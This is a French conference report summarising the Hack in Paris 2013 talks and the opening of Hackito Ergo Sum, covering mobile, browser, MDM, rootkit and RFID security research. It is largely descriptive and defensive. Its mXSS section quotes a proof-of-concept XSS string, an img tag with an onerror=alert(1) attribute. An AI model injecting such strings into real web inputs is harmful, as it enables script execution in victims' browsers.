Après un bref discours pour ouvrir la conférence, Winn Schwartau a poursuivi sur un état des lieux des problématiques liées à l'usage des périphériques mobiles avec notamment le fameux phénomène du BYOD dont il a détourné l'acronyme en « Breach Your Own Data ».



Pour rappel, le BYOD consiste à utiliser des équipements personnels (téléphones, ordinateurs portables, tablettes) dans un contexte professionnel. Après avoir exposé les différents risques (techniques, sociaux et de conformité) associés à l'adoption de cette pratique au sein des entreprises, l'intervenant a mis en évidence la problématique du management d'une flotte de terminaux mobile qui est difficile à mettre en place.

Remoting Androïd applications for fun and profit

Damien Cauquil & Pierre Jaury (Sysdream)

Slides

http://kaiyou.fr/files/2013/06/main.pdf


Vidéo

https://www.youtube.com/watch?v=Tv5bmlPXyFU

La matinée a continué avec une présentation de Damien Cauquil et de Pierre Jaury, consultants chez Sysdream. Ces derniers ont présenté leurs recherches sur l'exploitation du « remoting » pour analyser et modifier le comportement des applications Androïd. Cette méthode, native sur Androïd, permet de contrôler une application à distance en injectant un service dans le contexte d'exécution d'une application. Ce mécanisme présente dès lors deux avantages non négligeables : la possibilité d'exploiter un téléphone standard, non-rooté, et l'absence d'obligation d'activer l'« USB debugging ».

Les deux conférenciers ont ensuite présenté les outils qu'ils ont développés afin de faciliter l'exploitation de cette technique. Ces derniers se présentent sous la forme :

- d'un service à injecter baptisé Fino ;
- d'une application Androïd servant de proxy prénommé Gadget ;
- d'un client fournissant une interface en ligne de commandes Python, Gadget-Client.



Les intervenants ont ensuite appuyé leur présentation par deux démonstrations : la modification des variables d'une application de jeu en temps réel permettant ainsi d'obtenir un score affolant et l'application de techniques fuzzing de fréquences DTMF en simulant l'appui des touches du téléphone lors d'un appel.

The control of technology by nation state : past, present and future

Eric Filiol (ESIEA/CVO)

Slides

https://sites.google.com/site/ericfiliol/home/miscellanousfiles/hip2013_filiol.pdf?attredirects=0&d=1

Vidéo

https://www.youtube.com/watch?v=FWG_1YRaFD4

Nous avons ensuite assisté à une conférence donnée par Eric Filliol. Cet ancien officier de l'armée, expert en sécurité informatique et spécialiste en cryptanalyse, s'est penché sur l'épineux problème du contrôle des technologies par différents acteurs (les États, l'Industrie, les Universitaires et les Pirates). Après être revenu sur les inconsistances liées à la sécurité des algorithmes de chiffrement, il a pointé du doigt les dangers associés à leur utilisation par un État notamment dans la cadre de protection de données garantissant la sécurité nationale.

Enfin, l'intervenant a évoqué différentes solutions envisageables pour améliorer la sécurité d'un État : chaque pays doit se servir de ses propres communautés (industries et universitaires) et travailler en étroite collaboration avec elles. Il faut aussi que chaque État développe et entretienne les communautés de hackers, qui mettent en évidence des vulnérabilités, mais aussi proposent des alternatives.

Windows 8 application security

Dmitriy Evdokimov & Andrey Chasovskikh

Slides


http://andreycha.info/files/hip-13/Windows-Phone-8-application-security-slides.pdf

Vidéo

https://www.youtube.com/watch?v=T--lbn2oGJc

Cette première matinée s'est achevée par une conférence présentant le modèle de sécurité des applications Windows 8. Animée par Dmitriy Evdokimov et Andrey Chasovskikh, cette présentation a commencé par une introduction au modèle de sécurité mis en place sur le système d'exploitation mobile de Microsoft.

La conférence s'est ensuite orientée vers les méthodes mises en oeuvre par Microsoft pour pallier aux différentes vulnérabilités pouvant être associées aux applications en elles-mêmes (sécurité des données, fuite d'informations, XSS, XXE, corruptions mémoire, etc). D'après leur travail, les chercheurs sont arrivés à la conclusion que Windows Phone 8 est relativement fiable compte tenu des mesures mises en place par la société américaine.



Analysis of a Windows Kernel vulnerability : from espionage to criminal use

Julia Wolf

✚Slides

https://www.hackinparis.com/sites/hackinparis.com/files/slidesjuliawolf.pdf

✚Vidéo

https://www.youtube.com/watch?v=jioFhWanFxU

Après une courte pause, l'après-midi a débuté par une conférence animée par la chercheuse Julia Wolf du laboratoire FireEye. Cette conférence pour le moins technique (70% des diapositives comportant des dumps mémoires) est revenue sur la méthode déployée par le code d'exploitation tirant parti de la vulnérabilité référencée CVE-2011-3402.

« D'après leur travail, les chercheurs sont arrivés à la conclusion que Windows Phone 8 est relativement fiable compte tenu des mesures mises en place par la société américaine.»

Pour rappel, cette vulnérabilité aussi connue sous le nom de « Windows TrueType Font 0-day vulnerability » a été découverte au sein du pilote win32k.sys (MS12-075) et était due à une erreur dans le traitement des fichiers de police de caractères TrueType. Cet exploit a beaucoup fait parler de lui. En effet, il a été utilisé par le malware « Duqu » (présenté dans l'ActuSecu #33) et a été intégré dans de nombreux kits d'exploitation russes.

I'm in your browser, powning your stuff, attacking Google Chrome extensions

Krzysztof Kotowicz


✚Slides

http://prezi.com/1ncg6xv58pzz/im-in-your-browser-pwning-your-stuff-attacking-google-chrome-extensions/

✚Vidéo

https://www.youtube.com/watch?v=ATJqa3Vvl_0

Le chercheur et consultant en sécurité Krzysztof Kotowicz a présenté le résult»at de ses recherches en vulnérabilité sur les extensions de Google Chrome. Ces extensions, à ne pas confondre avec les plugins, sont composées d'HTML5, de JavaScript et de CSS. Elles permettent d'enrichir les fonctionnalités du navigateur ainsi que le contenu des pages web visitées. Elles disposent également de privilèges élevés et peuvent, par exemple, bloquer les requêtes ou modifier les paramètres de proxy du navigateur.



Les extensions disponibles sur le Chrome Web Store sont utilisées chaque jour par des milliers, voire des millions, d'utilisateurs et constituent de fait des cibles attrayantes pour les attaquants. L'exploitation d'une vulnérabilité présente au sein d'une extension permettrait en effet d'exécuter du code JavaScript arbitraire avec de hauts privilèges. Dans certains cas, l'attaquant peut être en mesure de compromettre le poste d'un internaute à l'aide d'une page web malveillante conçue pour interagir avec l'extension.

Krzysztof Kotowicz a également fait référence aux différents outils et framework d'exploitation des vulnérabilités Cross-Site Scripting (XSS) tels que BeEF ou encore XSS ChEF.

Hack in Paris

The security of MDM (Mobile Device Management) systems

Sebastien Andrivet (ADVTOOLS SARL)

Slides


https://www.hackinparis.com/sites/hackinparis.com/files/MDM-HIP_2013.pdf

Vidéo

https://www.youtube.com/watch?v=bwLhp52G488

L'après-midi s'est poursuivi avec une présentation comparant les solutions de type « Mobile Device Management » (MDM).

Cette étude proposée par Sébastien Andrivet, s'est concentrée sur deux solutions disponibles sur le marché : Good Technology et MobileIron. Pour rappel, ce type de solutions permet à une société de contrôler à distance toute sa flotte d'appareils mobiles pouvant comprendre jusqu'à plusieurs centaines d'équipements.



Le constat dressé par cette analyse est stupéfiant : ce type de solutions n'offre qu'un niveau de sécurité très limité. En effet, des problèmes de conception apparaissent (cryptographie maison) mais également des vulnérabilités applicatives (CSRF, XSS, fuite d'informations).

Afin d'appuyer ses propos, le chercheur a illustré son analyse à travers deux preuves de concept :

- la suppression du code de sécurité d'un iPhone via l'exploitation d'une vulnérabilité de type « CSRF » ;
- la combinaison successive de la fuite d'informations sensibles et d'une XSS permettant à un simple utilisateur d'obtenir des droits d'administration sur l'ensemble de l'application et par conséquent, sur l'ensemble des terminaux de la flotte d'une entreprise.

Burp Pro : Real-life tips and tricks

Nicolas Grégoire (AGARRI)

Slides

http://www.agarri.fr/docs/HiP2k13-Burp_Pro_Tips_and_Tricks.pdf


Vidéo

https://www.youtube.com/watch?v=jSjDHdifhe0

Cette conférence, tenue par Nicolas Grégoire, avait pour sujet l'utilisation de la suite Burp Pro. Cette dernière, bien que moins technique que d'autres, n'en fut pas moins intéressante puisqu'elle a présenté les principales fonctionnalités de l'outil (interception de données, répétition des requêtes, décodeur, mécanisme avancé de sessions, etc.), mais nous a aussi permis de découvrir quelques astuces moins connues. Ces dernières sont néanmoins indispensables pour profiter pleinement de cet outil et gagner un temps considérable lors d'un test d'intrusion.

Parmi les fonctionnalités évoquées, nous pouvons notamment citer le support de la visualisation de données complexes (AMF, Viewstate d'ASP, JSON, PROTOBUF, etc.), l'existence de nombreux raccourcis claviers rendant inutile l'utilisation de la souris ainsi que le module « Intruder » facilitant les opérations de force brute, d'injection et d'automatisation.

Il faut également rappeler que la puissance de cet outil est renforcée par la disponibilité de nombreux plugins et d'extensions venant enrichir ses fonctionnalités déjà avancées.



> Jour 2

Are we getting better ? – Hacking today technology
Dave Kennedy (TrustedSec)

✚Vidéo
https://www.youtube.com/watch?v=lZmh8LuVDH4

La deuxième journée de conférence a débuté par une prise de recul concernant la sécurité en entreprise et sur les moyens mis en place pour garantir cette dernière. Dave Kennedy de TrustedSec nous a offert une analyse rétrospective et a tenté de répondre à cette simple question : « s'est-on amélioré ? ».
Après une démonstration des outils d'Ingénierie Sociale disponibles dans le framework Metasploit, Dave a proposé une nouvelle approche de la sécurité en entreprise. Sa méthodologie en cinq étapes est essentiellement centrée sur l'éducation des utilisateurs et les principes de base en sécurité.

En effet, les risques les plus importants pour une entreprise ne sont pas les APTs ni les 0days, contrairement aux idées reçues. Il s'agit, en revanche, d'attaques bien souvent plus faciles et rapides à mettre en œuvre comme l'utilisation de mots de passe par défaut ou triviaux, ou encore les injections de code SQL.

Origin policy enforcement in modern browsers
Frederik Braun (Mozilla)


✚Slides
https://www.frederik-braun.com/thesis/presentation_hackinparis2013.pdf

✚Vidéo
https://www.youtube.com/watch?v=PbvxtMCUG8U

Frederik Braun, ingénieur sécurité chez Mozilla, a présenté ses travaux relatifs à la Same-Origin Policy (SOP). La SOP est un mécanisme de sécurité, notamment implémenté par les navigateurs Web. Son rôle est d'interdire à un site l'accès au contenu d'un autre dont l'origine diffère, depuis une iFrame par exemple. L'origine est définie par trois éléments présents dans l'URL :

- ✚ Le protocole : http, https ;
- ✚ Le nom d'hôte : www.xmco.fr, blog.xmco.fr;
- ✚ Le port : 80, 443.

Par exemple, http://www.xmco.fr et https://www.xmco.fr n'ont pas la même origine car le protocole est différent.



Dans cette conférence, Frederik Braun a mis en lumière l'hétérogénéité de l'implémentation de la SOP dans différents navigateurs. Ce mécanisme est pourtant essentiel pour se protéger contre des applications web malveillantes.

Un autre mécanisme présenté lors de cette conférence est le Content Security Policy (CSP). Prenant la forme d'un entête HTTP (Content-Security-Policy), il permet de définir une liste blanche des sources autorisées à inclure des images et du JavaScript. Cependant, le CSP présente lui aussi des limitations à l'heure actuelle à cause du JavaScript directement inclus dans la page.

> INFO

Des chercheurs présentent deux nouvelles attaques contre TLS

Avec la révélation de PRISM et des différents programmes d'espionnage américains récemment révélée, SSL et de manière générale la sécurité des échanges sur Internet sont des sujets clairement d'actualité.

Dans le cadre de la 22e édition de la conférence USENIX, qui se déroulait au mois d'août à Washington, D.C. aux Etats-Unis, les chercheurs Nadhem AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering et Jacob C.N. Schuldt ont présenté le fruit de leur travail concernant l'utilisation de l'algorithme RC4 dans le protocole TLS.

Les chercheurs auraient en effet découvert deux nouvelles attaques contre le protocole leur permettant de récupérer partiellement le clair d'un message chiffré. Tout comme pour les précédentes attaques (BEAST, CRIME, ou encore Lucky 13), l'attaquant doit cependant satisfaire plusieurs contraintes techniques telles que l'envoi répété un grand nombre de fois d'un même message.

D'après les chercheurs qui n'ont pas réalisé de démo ni présenté de code source, les développeurs d'application web devraient considérer l'option d'ajouter une part d'aléa dans leur message afin de se protéger contre ce type d'attaque.

Le papier rédigé par les chercheurs est disponible à l'adresse suivante :
https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_alfardan.pdf

Hack in Paris

Malware vs Virtualization : The endless cat and the mouse play

Aurélien Wailly (Orange Labs / Telecom SudParis)

Slides
http://aurelien.wail.ly/publications/hip-2013-slides.html

Vidéo
https://www.youtube.com/watch?v=L-c22iQUG7k

La conférence suivante animée par le français Aurélien Wailly a porté sur la virtualisation et les malware. Les machines virtuelles sont fréquemment utilisées pour les recherches sur les logiciels malveillants.

« Pour y parvenir les logiciels malveillants utilisent plusieurs techniques. Par exemple, ils réalisent des tests de performance en exécutant en boucle certaines instructions.»

Or, afin de ne pas être analysés dans ces conditions, les malware tentent de détecter si l'environnement dans lequel ils s'exécutent est virtualisé. Le cas contraire, ils adoptent un comportement normal.

Pour y parvenir, les logiciels malveillants utilisent plusieurs techniques. Par exemple, ils réalisent des tests de performance en exécutant en boucle certaines instructions. Le résultat de ces tests permet de déterminer si le malware se trouve dans une machine virtuelle ou pas.

Web Application Forensics

Jens Müller

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/slidesjensmuller.pdf


Vidéo
https://www.youtube.com/watch?v=6N7WjZJ1ytY

Repository GitHub de l'outil LORG
https://github.com/jensvoid/lorg

Cette conférence suivante a été présentée par Jens Müller, un étudiant-chercheur à l'Université de la Ruhr à Bochum. Parti du constat que les fichiers de log sont souvent très volumineux, complexes à analyser et qu'il y a un sérieux manque d'outils d'analyse automatique (les outils basiques tels que grep, sed ou awk ne seraient pas optimaux selon lui), ce chercheur a développé un outil nommé LORG, pour Logfile Outlier Recognition and Gathering (LORG est également un ancien mot irlandais qui veut dire « trace »).

Cet outil, conçu en PHP et en script Shell, comprend différentes techniques qui permettent de scanner automatiquement et d'analyser des logs HTTP afin de détecter d'éventuelles attaques contre des applications Web.
La première technique ou approche, est basée sur la signature des attaques, tandis que la seconde est basée sur un « apprentissage machine ».

Concrètement, la première approche consiste à associer des techniques basiques telles que l'analyse d'expressions régulières, les statistiques de répartition des caractères et autres fonctionnalités constituant une approche par signature de la détection.
La seconde approche, comme indiqué précédemment, est basée sur l'apprentissage machine et permet d'identifier un comportement malveillant via différentes techniques.



L'outil LORG est encore en version pré-alpha. L'étudiant-chercheur a d'ailleurs invité quiconque le souhaite à apporter sa contribution au développement de l'outil.


Next negeneration rootkits for ARM based devices
Thomas Roth

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/Slidesthomasroth.pdf

Vidéo
https://www.youtube.com/watch?v=8dYzv7_hKyE

Durant cette conférence, Thomas Roth de la société allemande Leveldown, a dévoilé comment de nouveaux types de rootkits peuvent être installés dans la TrustZone des terminaux reposant sur la technologie ARM (Androïd, Windows Phone et iOS).

Cette zone d'un processeur ARM permet à ce dernier de démarrer en mode sécurisé et d'accéder aux périphériques tels que l'écran ou encore le clavier. Cette zone supposée être sécurisée, implémentée à partir de l'ARMv6KZ, contient son propre (mini) système d'exploitation nommé TEE (Trusted Execution Environments). Elle garantit aussi bien le stockage sécurisé que le traitement des données sensibles et d'applications de confiance. Pour cela, elle sépare le CPU en deux « mondes » : un sécurisé et un normal. La communication entre ces deux mondes se fait via une zone de mémoire partagée. Le fait que la TrustedZone ne soit pas accessible par le système sur lequel elle est installée rend impossible la détection de la présence d'un rootkit dans cette zone.



A travers cette conférence, Thomas Roth a détaillé plusieurs solutions possibles pour interagir avec la TrustZone dont notamment l'émulation de l'environnement et l'utilisation d'une « dev-board » qui permet d'agir sur la partie physique ou hardware du terminal mobile. Ces méthodes permettent dès lors l'implémentation d'un rookit dont l'exploitation donne accès à l'intégralité du terminal (accès aux données utilisateur, manipulation de la mémoire, voire communication avec une ressource externe).


Cette conférence a permis de mettre en avant que malgré la difficulté que cela représente, la TrustZone est un endroit idéal pour y loger un programme malveillant. On regrettera toutefois de ne pas avoir pu bénéficier d'une démonstration en direct de ces recherches.

DBI Framework applied to computer security : Uses and comparatives
Ricardo Rodriguez

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/slidesricardorodriguez.pdf

Vidéo
https://www.youtube.com/watch?v=xTm0aJnbiT4

Le chercheur espagnol, Ricardo Rodriguez, a abordé un thème peu traité jusqu'à présent : la DBI (Dynamic Binary Instrumentation).
L'instrumentation dynamique de binaire est le fait d'observer (ou de « monitorer ») un binaire pendant son exécution. L'un des avantages est que le langage de programmation utilisé pour générer le binaire à analyser n'a pas d'importance : des logiciels propriétaires peuvent par exemple être analysés.



Plusieurs frameworks existent à l'heure actuelle pour faire de la DBI. Au choix du conférencier, trois d'entre eux ont été présentés : Pin, Valgrind et DynamoRIO. D'après ses tests, Pin s'est révélé être le plus performant.

En ce qui concerne les applications au domaine de la sécurité informatique, à partir d'un exemple, Ricardo Rodriguez a montré qu'en lançant un programme « monitoré » par son outil, celui-ci remonte des alertes lorsqu'il détecte l'utilisation potentielle de la fonction scanf pouvant être à l'origine d'une vulnérabilité. Par conséquent, si un attaquant potentiel vient à tenter une exploitation, l'outil remontera une alerte.

Le conférencier a conclu sur le fait que les frameworks de DBI ont un fort potentiel, vu leur rapidité et leur facilité de déploiement, et que leur utilisation ne nécessite pas de connaissances avancées en langages de programmation bas niveau vu qu'il existe des API permettant de développer facilement. Cependant, les performances telles que le temps d'exécution ou la consommation de la mémoire s'en trouvent fortement affectées.

Hack in Paris

The Inner HTML Apocalypse: How MXSS attacks change everything we believed to know so far

Mario Heiderich

Slides

https://www.hackinparis.com/sites/hackinparis.com/files/slidesmarioheiderich.pdf

L'avant-dernière conférence de cette édition de la Hack In Paris portait sur un nouveau type émergeant de vulnérabilité XSS : les « mXSS », pour mutation XSS. Cette faille est basée sur la propriété DOM « innerHTML », introduite par Microsoft avec Internet Explorer 4, qui permet de modifier le code HTML d'un élément du DOM, donc de la page Web.

Basée principalement sur des démonstrations en direct, la présentation de Mario Heiderich, a permis de voir que les mXSS sont possibles à travers les transformations que les navigateurs web appliquent au contenu HTML fourni en entrée par l'utilisateur. Les navigateurs récents complètent le code HTML malformé pour le rendre « conforme » aux normes exigées : fermeture de balise, ajout de guillemets... Cette modification du code n'étant pas toujours appropriée, il devient ainsi possible d'injecter du code JavaScript.

Ainsi, l'élément suivant « <img src=»foo» alt=»`onerror=alert(1)» />» est modifié et interprété par Internet Explorer 8 et plus récemment sous la forme suivante « <IMG alt=`onerror=alert(1) src=»foo»>».

Après avoir alerté les éditeurs concernés, plusieurs vulnérabilités ont été corrigées. Cependant, Mario Heiderich a préconisé quelques recommandations afin de se protéger des mXSS :

- utiliser le doctype HTML5 (< !doctype html>) ;
- utiliser des listes blanches ou encore la Content Security Policy (CSP) ;
- éviter d'utiliser SVG et MathML, les caractères étranges dans les attributs HTML ;
- et bien sûr, mettre à jour les navigateurs.

The Realex payments application security story, narrated by Security Ninja

David Rook (Security Ninja)

Slides

http://www.slideshare.net/securityninja/paris-pres-slides


Enfin, l'édition 2013 de la conférence Hack In Paris s'est conclue par une conférence de David Rook sur son travail au sein de Realex Payments. Cette dernière conférence, très appréciée du public, s'est appuyée sur un support original puisque les diapositives utilisées ont été distribuées au cours de la présentation sous forme d'une bande dessinée. À travers cette trentaine de planches, David Rook a dévoilé comment depuis son arrivée au sein de la société il est parvenu à mettre en place et à faire appliquer différentes mesures de sécurité, à la fois pour l'application de paiement Realex (via la certification PCI-DSS), mais aussi dans le quotidien des développeurs.

Certains éléments notables sont :

- la création d'un programme de formation en interne et d'un Cycle de Développement Sécurisé (Secure Development LifeCycle - SDLC) ;
- l'achat d'une licence Burp Pro pour chaque développeur ;
- la réalisation d'audits annuels ;
- des publications (sur le site Security Ninja, sur Twitter, etc.) ;
- l'utilisation des méthodes dites "agiles".

Ce témoignage de David Rook a permis de montrer, concernant les projets de développement, qu'il est nécessaire d'effectuer régulièrement des audits de code, de former les développeurs sur la sécurité applicative, de définir et de collecter les différents critères d'évaluation du projet, ainsi que de tenir compte des feedbacks des services marketing et qualité.

Hackito Ergo Sum



> Jour 1

Keynote: Rfcat and beyond
Adam "Major Malfunction" Laurie

C'est Adam « Major Malfunction » Laurie qui a ouvert le bal, pour cette quatrième édition de la conférence Hackito Ergo Sum.
A cette occasion, il nous a présenté Rfcat (RF ChipCon-based Attack Toolset), le couteau suisse des radiofréquences sub-GHZ. Ce toolkit, composé d'un firmware, dédié à un dongle radio, et d'une bibliothèque de scripts python permettant d'interagir avec le dongle, permet l'écoute et l'émission d'ondes radio dans les fréquences en dessous du GHz.

Pour sa démonstration, Adam Laurie a utilisé un dongle baptisé FUNcube. Originalement conçu comme étant un récepteur radio pour le projet FUNcube Satellite, ce dernier est ici utilisé pour le large spectre de radiofréquence qu'il supporte. Adam Laurie a alors utilisé ce dongle afin de communiquer avec un détecteur de gaz naturel – lors de cette démonstration il a déclenché arbitrairement l'alarme liée au détecteur de gaz naturel.

RFID/NFC security & privacy
Philippe Teuwen (NXP Semiconductors)

Philippe Teuwen, chercheur chez NXP Semiconductors, a mis en avant le manque de sécurisation des puces RFID/NFC utilisées à de nombreuses fins – on en retrouve par exemple dans les passeports ou dans les cartes d'abonnement de transports en commun.

L'argument bien souvent avancé en faveur des puces NFC, est la faible distance requise afin de pouvoir établir une communication – quelques centimètres tout au plus. Cependant, des études montrent qu'il est possible d'étendre la portée de lecture de ces puces à un ou plusieurs mètres, en utilisant par exemple une antenne directionnelle.

Philippe nous a montré par la suite comment il arrivait à lire et à copier l'intégralité des données présentes sur la puce NFC d'un passeport – c'est une perspective effrayante si on se dit que cette même opération pourrait être réalisée, à notre insu, à quelques mètres de distance.

The reality about Red October
Paul "RootBSD" Rascagneres

Slides
http://2013.hackitoergosum.org/presentations/Day1-03.The reality about Red October by Paul RootBSD Rascagneres.pdf

Références XMCO
CXA-2013-0115, CXA-2012-0697, CXA-2012-060

Paul « RootBSD » Rascagneres, consultant et chercheur en sécurité informatique chez Itrust, ainsi que fondateur du projet malware.lu nous a proposé un retour sur « Red October », un malware découvert en janvier 2013 par l'éditeur antivirus Kaspersky.

